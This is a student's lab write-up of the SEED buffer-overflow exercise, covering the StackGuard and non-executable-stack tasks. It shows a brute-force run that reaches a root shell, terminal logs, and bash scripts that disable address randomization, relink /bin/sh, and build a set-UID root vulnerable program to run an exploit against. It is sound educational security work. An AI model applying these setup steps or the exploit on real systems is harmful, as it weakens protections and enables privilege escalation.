
```
ack
2 minutes and 36 seconds elapsed.
The program has been running 65089 times so far.
./Brute.sh: line 15: 27742 Segmentation fault      ./st
ack
2 minutes and 36 seconds elapsed.
The program has been running 65090 times so far.
./Brute.sh: line 15: 27743 Segmentation fault      ./st
ack
2 minutes and 36 seconds elapsed.
The program has been running 65091 times so far.
./Brute.sh: line 15: 27744 Segmentation fault      ./st
ack
2 minutes and 36 seconds elapsed.
The program has been running 65092 times so far.
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# 
```

## *Task 5 & Task 6*

I decided to put those two tasks under the same title, reason being, they are short tasks which both hint at the same thing, task 5 aims at turning on StackGuard Protection while task 5 aims at making the stack nonexecutable. The both tasks are exactly the same in terms of script execution in that we keep address randomization off, but for task 5 we disable StackGuard Protection and for task 6 we disable noexecstack. We do this by typing "gcc -o stack -z execstack stack.c" for task 5 and "gcc -o stack -fno-stack-protector -z noexecstack stack.c" for task 6.


I couldn't manage to get root using either of those protections by there's a whole bunch of reading to be done on the subject and I believe seed labs have another lab which aims at bypassing those protections which I'll surely do in the future, summer project if you may.

Running the Task5.sh gave me the following result:




```
[03/28/21]seed@VM:~$ Task5.sh
Executing sudo sysctl -w kernel.randomize_va_space=0 (D
isable address randomization)
kernel.randomize_va_space = 0
Executing sudo ln -sf /bin/dash /bin/sh (Link bin/dash
to bin/zsh)
Compile stack.c with a BUF_SIZE of 90 - Without -fno-st
ack-protector
Sets ownership of program to root & enable Set-UID
Compile exploit.c
Run both exploit & stack
*** stack smashing detected ***: ./stack terminated
./Task5.sh: line 15: 27880 Aborted                 ./st
ack
[03/28/21]seed@VM:~$
```

As we can see the StackGuard Protector notices a buffer overflow and complains about stack smashing, and as a result it terminates the stack, the script I'm using for this task




```
#!/bin/bash
echo "Executing sudo sysctl -w kernel.randomize_va_space=0 (Disable address
randomization)"
sudo sysctl -w kernel.randomize_va_space=0
echo "Executing sudo ln -sf /bin/dash /bin/sh (Link bin/dash to bin/zsh)"
sudo ln -sf /bin/dash /bin/sh
echo "Compile stack.c with a BUF_SIZE of 90 - Without -fno-stack-protector"
gcc -DBUF_SIZE=90 -o stack -z execstack stack.c
echo "Sets ownership of program to root & enable Set-UID"
sudo chown root stack
sudo chmod 4755 stack
echo "Compile exploit.c"
gcc -o exploit exploit.c
echo "Run both exploit & stack"
./exploit
./stack
```

Running the Task6.sh gave me the following result:



```
[03/28/21]seed@VM:~$ Task6.sh
Executing sudo sysctl -w kernel.randomize_va_space=0 (D
isable address randomization)
kernel.randomize_va_space = 0
Executing sudo ln -sf /bin/dash /bin/sh (Link bin/dash
to bin/zsh)
Compile stack.c with a BUF_SIZE of 90 - non executable
stack protection
Sets ownership of program to root & enable Set-UID
Compile exploit.c
Run both exploit & stack
./Task6.sh: line 15: 27918 Segmentation fault      ./st
ack
[03/28/21]seed@VM:~$
```

The script I'm using for this task



```
#!/bin/bash
echo "Executing sudo sysctl -w kernel.randomize_va_space=0 (Disable address
randomization)"
sudo sysctl -w kernel.randomize_va_space=0
echo "Executing sudo ln -sf /bin/dash /bin/sh (Link bin/dash to bin/zsh)"
sudo ln -sf /bin/dash /bin/sh
echo "Compile stack.c with a BUF_SIZE of 90 - non executable stack protection"
gcc -DBUF_SIZE=90 -o stack -fno-stack-protector -z noexecstack stack.c
echo "Sets ownership of program to root & enable Set-UID"
sudo chown root stack
sudo chmod 4755 stack
echo "Compile exploit.c"
gcc -o exploit exploit.c
echo "Run both exploit & stack"
./exploit
./stack
```

As we can see here we get a segmentation fault instead of root access, which is exactly what we'd get if we simply overflow the buffer but without redirecting the return address. The non executable stacks does as the name indicates, makes the stack nonexecutable which means we can't run shellcode on the stack, but as we can see from the terminal it still allows a buffer overflow. There is another lab on this subject which I intend to do called "Return-to-Libc Attack Lab" found at https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Software/Return_to_libc/

This is however for Ubuntu 12.04 and I couldn't find anything for 16.04 or newer.

I found a few great resources on both, StackGuard Protection and Non-Executable Stack Protection.